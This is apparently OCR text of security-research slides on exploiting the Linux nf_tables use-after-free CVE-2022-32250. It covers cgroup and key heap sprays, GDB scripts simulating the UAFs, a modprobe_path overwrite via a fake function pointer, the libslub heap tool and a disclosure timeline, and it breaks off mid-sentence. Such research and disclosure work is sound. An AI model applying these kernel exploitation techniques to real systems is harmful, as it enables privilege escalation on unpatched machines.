
- cgroup structure allocated on kmalloc-96 + has a `char * release_agent` pointer at offset 72
- Allocation with `fsopen()` and `"cgroup2"` argument
- Free with `close()`
  - Frees the `release_agent` pointer

What Pointer To Free?

- Structure `bindings` offset being freed
- Pointer to expression? potentially bad offset
- Pointer to set? looks good




Cgroup To Free SET2 Address




- State when the vulnerability is triggered
- Dangling pointer to free chunk in previously added expression

Cgroup To Free SET2 Address



- Allocate cgroup object to replace the freed chunk
- Now, we can free the expression to trigger the limited UAF write

Cgroup To Free SET2 Address




- Freeing the expression triggers the UAF write
  - Address of `SET2->bindings` written into the `cgroup->release_agent` pointer
- Freeing cgroup frees `release_agent` hence `SET2+0x10`

Interesting Fact On Key Replacement


- One of us was using VMWare
  - Key replacement extremely unreliable (unrecoverable OOPS)
- Was due to a combination of
  - Debug message being printed
  - Handling in VMWare graphics driver

Reliability quirks often encountered. Little discussed by people

```
BUG: kernel NULL pointer dereference, address: 0000000000000088
#PF: supervisor read access in kernel mode
#PF: error_code(0x0000) - not-present page
PGD 0 P4D 0
Oops: 0000 [#1] SMP NOPTI
CPU: 1 PID: 1265 Comm: gnome-shell Not tainted 5.15.0-27-generic #28-
Ubuntu
Hardware name: VMware, Inc. VMware Virtual Platform/440BX Desktop
Reference Platform, BIOS 6.00 11/12/2020
RIP: 0010:ttm_mem_global_free+0x20/0xb0 [vmwgfx]
...
 ? vmw_user_fence_base_release+0x38/0x50 [vmwgfx]
 ttm_ref_object_release+0xd3/0x130 [vmwgfx]
 ttm_ref_object_base_unref+0xab/0xf0 [vmwgfx]
 ? vmw_fence_obj_signaled_ioctl+0xc0/0xc0 [vmwgfx]
 vmw_fence_obj_unref_ioctl+0x1c/0x20 [vmwgfx]
 drm_ioctl_kernel+0xae/0xf0 [drm]
 drm_ioctl+0x264/0x4b0 [drm]
 ? vmw_fence_obj_signaled_ioctl+0xc0/0xc0 [vmwgfx]
 ? vmw_generic_ioctl+0xc0/0x180 [vmwgfx]
...
 ? do_syscall_64+0x69/0xc0
 ? fput+0x13/0x20
...
```



Debugging Tools



Debugging Tools

- UAF Simulation with Debugger
- libslub Heap Analysis Tool

UAF Simulation with GDB

- Save `SET1` and `SET2` addresses

```
# nf_tables_newset() -> return 0;
break nf_tables_api.c:4461
commands
    printf "nft_set = 0x%lx\n", set
    if $_streq(set->name, "stable_set1")
        set $SET1 = set
    end
    if $_streq(set->name, "stable_set2")
        set $SET2 = set
    end
end
```

- Simulate UAFs 1, 2 & 3 (`SET2` UAF and replaced with `FAKESET1`)

```
# nf_tables_getset() -> call nft_set_lookup()
break nf_tables_api.c:4120
commands
    if table->sets->prev == $SET2
        set $SET2->timeout = 0xdeadbeefdeadbeef
        set $SET2->udata = $SET1
        set $SET2->udlen = 2048 + 1024
    end
end
```

- Simulate UAFs 1-4 (`FAKESET1` UAF and replaced with `FAKESET2`)

```
    if table->sets->prev == $SET2
        set $fake_ops = (struct nft_set_ops *)((long)$SET2+2048)
        set $SET2->ops = $fake_ops
        # ROP gadget: modprobe_path = "/tmp/a"
        set *(uintptr_t *)&($SET2->field_count) = 0x00612F706D742F
        set *(uintptr_t *)&($SET2->nelems) = $modprobe_path
        set $fake_ops->gc_init = (long)$rop_gadget
    end
```

libslub

- Python library to examine the SLUB management structures + object allocations
- Currently designed for GDB
- Available at https://github.com/nccgroup/libslub
- Heavily customisable
- Fast (caches SLUB structures and objects addresses)

Alternative to slabdbg

Enhanced Understanding of the SLUB Allocator

- "Slab" allocator => SLOB/SLAB/SLUB implementations
- A kernel allocation happens on a "cache" (e.g. "kmalloc-1k")
- A "cache" contains several "slabs"
  - A "main slab" (aka "current slab") used for allocating new objects
  - "partial slab(s)" not currently used, but would be used if "main slab" becomes full
  - "full slab(s)" not currently used, only contains allocated objects
- "main slab" and "partial slab(s) are associated with a CPU core, "full slab" not
- A "slab" is composed of one or many "memory pages" (depends on object size)

sblist

- List all caches

```
(gdb) sblist
name                    objs inuse slabs size obj_size objs_per_slab pages_per_slab
AF_VSOCK                  12     2     1 1280     1248            12              4
ext4_groupinfo_4k          0     0     0  192      192            21              1
fsverity_info              0     0     0  256      256            16              1
[...]
```

- Only show `kmalloc-*` caches

```
(gdb) sblist -k
name                    objs inuse slabs size obj_size objs_per_slab pages_per_slab
kmalloc-8k                12     9     3 8192     8192             4              8
kmalloc-4k                24    19     3 4096     4096             8              8
kmalloc-2k               128    86     8 2048     2048            16              8
kmalloc-1k               272   236    17 1024     1024            16              4
[...]
```

- Can also filter on different patterns e.g. `-p file`

sbcache

- Show "main slab" for first CPU for the `kmalloc-1k` cache

```
(gdb) sbcache -n kmalloc-1k --main-slab --cpu 0
struct kmem_cache @ 0xffff888100041b00 {
  name        = kmalloc-1k
  flags       = __CMPXCHG_DOUBLE
  offset      = 0x200
  size        = 1024 (0x400)
  object_size = 1024 (0x400)
  struct kmem_cache_cpu @ 0xffff888139e36160 (cpu 0) {
    freelist = 0xffff88801ae1c000 (5 elements)
    page     = struct page @ 0xffffea00006b8700 {
      objects  = 16
      inuse    = 16 (real = 11)
      frozen   = 1
      freelist = 0x0 (0 elements)
      region   @ 0xffff88801ae1c000-0xffff88801ae20000 (16 elements)
```

Lockless Freelist Vs Regular Freelist

- Each CPU has a dedicated "main slab"
- Main slab has 2 freelists?
  - "Lockless freelist" used for allocs/frees by associated CPU
  - "Regular freelist" only for frees by other CPU (use locking)

Show objects in the lockless/regular freelists for the `kmalloc-1k` cache's main slab for the first CPU

```
(gdb) sbcache -n kmalloc-1k --main-slab --cpu 0 --show-lockless-freelist --show-freelist --object-only
    lockless freelist:
      0xffff888036adaae0 F [1]
      0xffff888036ada6c0 F [2]
      ...
      0xffff888036adad20 F [11]
    regular freelist:
        0xffff888036adac00 F [1]
        0xffff888036adaea0 F [2]
        0xffff888036ada600 F [3]
        0xffff888036ada300 F [4]
```

Priming kmalloc-96 Main Slab Free List

- Defragment kmalloc-96 cache
- Populate the current main slab's lockless free list
- Maximize chance that dynset expression allocation/free + key allocation on same slab

```
int * cgroup_defrag = calloc(sizeof(int), CGROUP_DEFRAG_COUNT);
cgroup_spray(CGROUP_DEFRAG_COUNT, cgroup_defrag, 0, 0);
cgroup_free_array(
    cgroup_defrag + CGROUP_DEFRAG_COUNT - config->objs_per_96_slab,
    config->objs_per_96_slab
);
```

Execute a gdb command for each object

- E.g.: find some TTY allocated/free objects
- Note the `@` that gets replaced by current object's address

```
(gdb) sbcache -n kmalloc-1k --show-region --cmds "p ((struct tty_struct*)@)->ops" -N
...
    partial  = struct page @ 0xffffea00003f1d00 (14/14) {
      objects  = 16
      inuse    = 12
      frozen   = 0
      freelist = 0xffff88800fc77400 (4 elements)
      region   @ 0xffff88800fc74000-0xffff88800fc78000 (16 elements)
        0xffff88800fc74000 M (region start)   $968 = (const struct tty_operations *) 0xffff88800fc74010
        0xffff88800fc74400 M                  $969 = (const struct tty_operations *) 0xffff88800fc74410
        ...
        0xffff88800fc75400 M                  $973 = (const struct tty_operations *) 0xffff88800fc75410
        0xffff88800fc75800 F                  $974 = (const struct tty_operations *) 0xffffffff822be1a0 <pty_unix98_ops>
        0xffff88800fc75c00 M                  $975 = (const struct tty_operations *) 0x2 <fixed_percpu_data+2>
        0xffff88800fc76000 F                  $976 = (const struct tty_operations *) 0xffffffff822be1a0 <pty_unix98_ops>
        0xffff88800fc76400 M                  $977 = (const struct tty_operations *) 0x0 <fixed_percpu_data>
        0xffff88800fc76800 M                  $978 = (const struct tty_operations *) 0xffff88800fc76810
        0xffff88800fc76c00 M                  $979 = (const struct tty_operations *) 0x2 <fixed_percpu_data+2>
        0xffff88800fc77000 M                  $980 = (const struct tty_operations *) 0xffff88800fc77010
        0xffff88800fc77400 F                  $981 = (const struct tty_operations *) 0xffffffff822be2c0 <ptm_unix98_ops>
        0xffff88800fc77800 M                  $982 = (const struct tty_operations *) 0x2 <fixed_percpu_data+2>
        0xffff88800fc77c00 F (region end)     $983 = (const struct tty_operations *) 0xffffffff822be2c0 <ptm_unix98_ops>
```

Tagging chunks

- Tag specific object addresses

```
(gdb) sbmeta add 0xffff88800fc75800 tag TTY
(gdb) sbmeta add 0xffff88800fc76000 tag TTY
(gdb) sbmeta add 0xffff88800fc77400 tag TTY
```

- Metadata displayed by other commands

```
(gdb) sbcache -n kmalloc-1k -M tag --show-region
...
    partial  = struct page @ 0xffffea00003f1d00 (14/14) {
      ...
      region   @ 0xffff88800fc74000-0xffff88800fc78000 (16 elements)
        0xffff88800fc74000 M (region start)
        ...
        0xffff88800fc75400 M
        0xffff88800fc75800 F | TTY |
        0xffff88800fc75c00 M
        0xffff88800fc76000 F | TTY |
        ...
        0xffff88800fc77400 F | TTY |
        0xffff88800fc77800 M
        0xffff88800fc77c00 F (region end)
```

Tracking Full Slabs?

- Full slabs not saved by the SLUB allocator
- Useful to know where the full slabs are for exploitation purposes
- 2 methods to work around it
  - Breakpoints in SLUB functions: track when allocated/destroyed slabs
  - Manually log object addresses and associated slab: `sbslabdb add kmalloc-1k <addr>`
- E.g. tracking allocated set in full slab

```
(gdb) sbcache -n kmalloc-1k --full-slab --show-region -M tag
...
    full     = struct page @ 0xffffea0001105d00 (33/36) {
      ...
      region   @ 0xffff888044174000-0xffff888044178000 (16 elements)
        0xffff888044174000 M  | TTY.M | (region start)
        0xffff888044174400 M  | SET1.M |
        0xffff888044174800 M  | TTY.M |
        0xffff888044174c00 M  | TTY.M |
        ...
        0xffff888044177800 M  | TTY.M |
        0xffff888044177c00 M  | TTY.M | (region end)
```

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Freed Expression Chunk Replacement by Key


- Spray key to replace free'd expression
- Understanding why it might not happen
- libslub to the rescue

Freed Expression Chunk Replacement by Key

- `expr = 0xffff888036adaae0` (freed) added to lockless freelist


```
   lockless freelist:
     0xffff888036adaae0 F [1]
     0xffff888036ada6c0 F [2]
     0xffff888036ada360 F [3]
     0xffff888036adade0 F [4]
     0xffff888036adac60 F [5]
     0xffff888036ada5a0 F [6]
     0xffff888036ada7e0 F [7]
     0xffff888036ada000 F [8]
     0xffff888036ada9c0 F [9]
     0xffff888036adab40 F [10]
     0xffff888036adad20 F [11]
```

- `key = 0xffff888036ada7e0` (alloc)
- Can investigate what allocated the 6 missed chunks



Reliability and Scalability

nccgroup



Reliability and Scalability

- Increasing UAF Success
- Backporting the Exploit to Old Versions
- TargetMob Mining & Testing Tool

Freed Chunk Reallocation

- We exploit 4 UAFs
- Need reallocate the free'd chunk with controlled data before other system usage
- Great paper by @ky1ebot et al
  - "Context conservation"
  - Reduce likelihood of context switch occurring
  - Inject a stub into a process to measure when a fresh time slice can be allocated
- Manually reducing amount of code between free and allocation
  - Inlining functions
  - Reducing unwanted debug code
- CPU pinning

Exploit successful (system crash rate ~ 0%)

Manually Building Kernels

- Linux kernel dev's knew which commit CVE-2022-32250 vuln was introduced in (patch)
  - According to the fix commit, bug went back as far as 4.9
- Used syzkaller create image as a base method
- Using KASAN to confirm if we could trigger or not quickly
- Other problems (missing fuse support, lacking unpriv namespaces etc `CONFIG_USER_NS`)

Version	State
Master (5.18.0-rc1)	Vulnerable
Kernel 5.15.0-27	Vulnerable
Kernel 5.13	Vulnerable
Kernel 5.12	Vulnerable
Kernel 5.11	Vulnerable
Kernel 5.10	Vulnerable (code has changed)
Kernel 5.6	Missing `nft_set_elem_expr_alloc`

Backporting (CVE-2022-32250)

Fix

Version	Status
5.18	DONE
5.17	DONE
5.15	DONE
5.10	DONE
5.4	DONE
4.19	DONE
4.14	DONE
4.9	DONE

Exploit

- Manually hunting offsets + testing

Disclosure Timeline

Date	Notes
24/05/2022	Reported vulnerability to security@kernel.org
25/05/2022	Netfilter team produced fix patch and EDG reviewed
26/05/2022 (!)	Reported vulnerability to linux-distros@vs.openwall.org with fix commit in net dev tree
26/05/2022	Patch landed in bpf tree
30/05/2022	Patch landed in Linus upstream tree
31/05/2022	Vulnerability reported to public oss-security as embargo period is over
31/05/2022	CVE-2022-32250 issued by Red Hat
02/06/2022	Duplicate CVE-2022-1966 issued by Red Hat
03/06/2022	Fix fails to apply cleanly to stable tree backports
03/06/2022	Ubuntu issued updates and advisory
10/06/2022	Fedora issued updates and advisory
11/06/2022	Debian issued updates and advisory
13/06/2022	Backported fixes applied to 5.4, 4.19, 4.14 and 4.9 kernels
28/06/2022 (!)	Red Hat Enterprise Linux issued updates and advisories

TargetMob

A set of tools to automate creation and deployment of exploit target environments

Important because:

- Software installed on target environments varies substantially
- Memory corruption exploits can be hard to make portable
- Manually building and testing exploits on environments is slooow

TargetMob Vocabulary

We define a target "environment" as a single series of:

